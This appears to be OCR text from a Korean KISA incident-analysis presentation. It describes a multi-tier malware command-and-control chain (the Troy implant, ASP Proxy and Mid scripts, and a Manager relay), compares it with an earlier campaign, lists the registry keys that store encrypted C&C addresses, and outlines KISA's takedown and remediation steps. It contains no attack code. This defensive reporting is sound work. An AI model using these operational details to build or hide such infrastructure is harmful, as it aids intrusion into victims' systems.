


Proxy는 받은 결과를 [SessionID]1.tmp파일로 저장합니다. 공격자는 Manager에 기존과 다른 명령 수신용 ID로 접속을 유지하고 있습니다. 이후 Manager는 Proxy에 있는 [SessionID]1.tmp파일을 읽어오고 실제 공격자에게 결과 값을 전송하게 됩니다. 공격자는 이렇게 Manager와 Proxy를 이용하여 Troy에게 명령을 내립니다. 이러한 행위는 모두 자동화가 되어있을 것으로 예상되며, 실제 분석 당시 감염 기기의 [ID]값이 저장되는 build.xnl 파일의 생성 및 삭제가 바로 이루어지는 것을 확인했습니다.

03

추가 분석 정보

Additional Information



우리는 이와 같은 공격이 발생하기 1년 전에 유사한 공격을 분석한 적이 있습니다. 그때 당시 흐름도를 보면 이번 공격과 유사하게 이루어진 것을 볼 수 있습니다. 이번과의 차이점은 감염된 기기에 설치된 Troy 악성코드가 이전 공격에는 Lsass라는 이름으로 사용되었으며, 그때 당시 Troy는 공격자의 접속을 기다리는 역할을 하고 있었습니다. 또한 Manager의 역할을 그때 당시에는 발견하지 못하였습니다. 하지만 발견되지 않았지만 필시 어떠한 악성코드가 공격자와 Proxy 사이에 위치하여 명령을 전달해줄 것으로 추정을 하고 이를 Unknown이라는 이름으로 명명하였습니다. 이후 Unknown 악성코드는 이번 분석을 통해 Manager인 것을 밝혀내었습니다. 이번 공격과 달리 과거 공격때에는 C&C 서버인 Proxy에 연결을 할때 레지스트리를 참조하여 주소를 얻어오며, Mid의 역할은 이번 공격과 동일합니다.

C&C 저장 레지스트리

Usage	Function
C&C	HKLM\SOFTWARE\Microsoft\IMEMethod - Key : config, addr - Value : 암호화 된 C&C 목록
C&C	HKLM\SYSTEM\CurrentControlSet\Services\Application\Eventlog\Conf - Key : [악성코드 파일 명] - Value : 암호화 된 C&C 목록
C&C	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\[???]Configs - Key : Description - Value : 암호화 된 C&C 목록

관련된 악성코드들이 Proxy에 접속하기 위해 참조하는 레지스트리 목록은 다음과 같습니다. 초기에는 IMEMethod 경로를 참조하다가 Eventlog의 Conf 경로를 참조하고, 가장 최근인 이번 공격에서는 랜덤한 문자열에 Configs 값을 붙여 참조합니다.

03. 추가 분석 정보

[???]Configs 목록

MachineConfigs	2017-04-20	10:58:00	Thu	값	Description
PrintConfigs	2017-04-20	12:04:01	Thu	값	Description
TaskConfigs	2017-06-14	11:14:25	Wed	값	Description
TaskConfigs	2017-07-31	17:23:46	Mon	값	Description
TowConfigs	2017-09-26	11:15:09	Tue	값	Description
NetMonSvcConfigs	2018-01-30	04:46:18	Tue	값	Description
WebConfigs	2018-01-31	11:43:19	Wed	값	Description
WifiConfig	2018-03-12	11:22:52	Mon	값	Description
WifiConfig	2018-03-18	16:56:43	Sun	값	Description
AdaptConfigs	2018-04-21	23:36:12	Sat	값	Description

이번 공격에 사용된 C&C(Proxy의) 주소가 저장된 레지스트리입니다.

03. 추가 분석 정보

비교

악성코드	최근 공격	과거 공격
Troy / Lsass	- 하드코딩된 C&C (Proxy) - 감염 기기 정보 수집 - 원격제어 악성코드 - 동일한 암호화 알고리즘 - C&C가 아닌 추가 정보유출지 존재 - 파일 수집 - ASP 페이지로 통신 시도	- PE file - Config 레지스트리에 저장된 C&C (Proxy) - 감염 기기 정보 수집 - 원격제어 악성코드 - 동일한 암호화 알고리즘 - SSL 통신 - 악성코드와 통신 시도
Proxy / Proxy	- ASP Script 파일 - Mid 연결 시 mid.txt 참조 - 파일을 이용하여 Troy에 명령 전달 - 감염 기기 정보 저장 (proxy.log, build.xnl) - 동일한 암호화 알고리즘 - ASP 페이지로 통신 시도	- PE file - Mid 연결 시 addr 레지스트리 참조 - 패킷을 이용하여 Lsass 명령 전달 - 감염 기기 정보 저장 (lg121.prx) - 동일한 암호화 알고리즘 - SSL 통신 - 악성코드와 통신 시도
Mid / Mid	- ASP Script 파일 - mid.txt 업데이트 - Proxy 관리 용도 - 동일한 암호화 알고리즘 - 접속 기록 저장 (mid.log, pxylist.txt) - ASP 페이지로 통신 시도	- PE file - 특정 포트 오픈 후 대기 - addr 레지스트리 업데이트 - Proxy 관리 용도 - 동일한 암호화 알고리즘 - SSL 통신 - 악성코드와 통신 시도
Manager / Unknown	- PE 악성코드 - 공격자 명령 수신 및 전달 - 동일한 암호화 알고리즘 - 접속 기록 저장 (lg120.prx) - 악성코드와 통신 시도	- (추정) - PE 악성코드 - 공격자 명령 수신 및 전달 - SSL 통신 - 악성코드와 통신 시도

과거 공격에 사용된 악성코드와 최근 공격에 사용된 악성코드를 비교하여 정리해보았습니다. 이전 공격에서는 주로 윈도우 PE 악성코드를 이용하여 C&C 인프라가 구성되어있던 반면, 최근 공격에서는 ASP 스크립트가 주를 이루고 있습니다. 또한 기존에 사용하던 레지스트리를 참조한 C&C 서버 추출은 사용하지 않고, 파일에 저장하거나 하드코딩하여 사용하고 있습니다. 이 외에 지난번에 확인하지 못했던 Manager라는 존재를 확인한 것이 가장 큰 차이점입니다.

04

대응 조치

이번 공격에 대응하여 KISA는 이렇게 대응하였습니다.

04. 대응 조치

대응 조치

01. 공격에 사용된 모든 악성코드 채증 및 분석 후 삭제 조치

02. 기업용 침해사고 조치 가이드 라인 공유

03. 명령조종지 및 정보유출지 조치 및 차단

04. ISP와 엽력하여 감염자에게 감염사실 통보 및 조치 안내

05. 국내 백신업체에 관련 샘플 공유 후 업데이트 반영 요청

1. 먼저 악성코드 유포지 및 C&C서버에 대하여 모두 조치하였습니다. 서버관리자에게 감염 사실 통지 및 원인 분석을 진행하여 모든 악성코드 삭제 및 조치 가이드라인을 안내해드렸습니다.
2. 악성코드 및 스크립트를 모두 분석하여 정확한 동작원리 파악 후 해외 C&C IP를 차단하여 더이상 접속이 불가능하게 만들었습니다.
3. KISA 내부 조치 프로세스에 있는 치료체계를 가동하여 감염자들에 대한 치료조치를 진행하였습니다. ISP와 협력하여 악성코드를 다운로드 받은 기기에 감염사실을 알리고 치료방법을 안내해드렸습니다.
4. 관련 샘플들을 국내 백신사 및 유관기관에 공유하여 백신 업데이트에 반영토록 하고 주의를 권고하여 추가 감

염을 방지하였습니다.

THANK YOU

hypen@kisa.or.kr

감사합니다.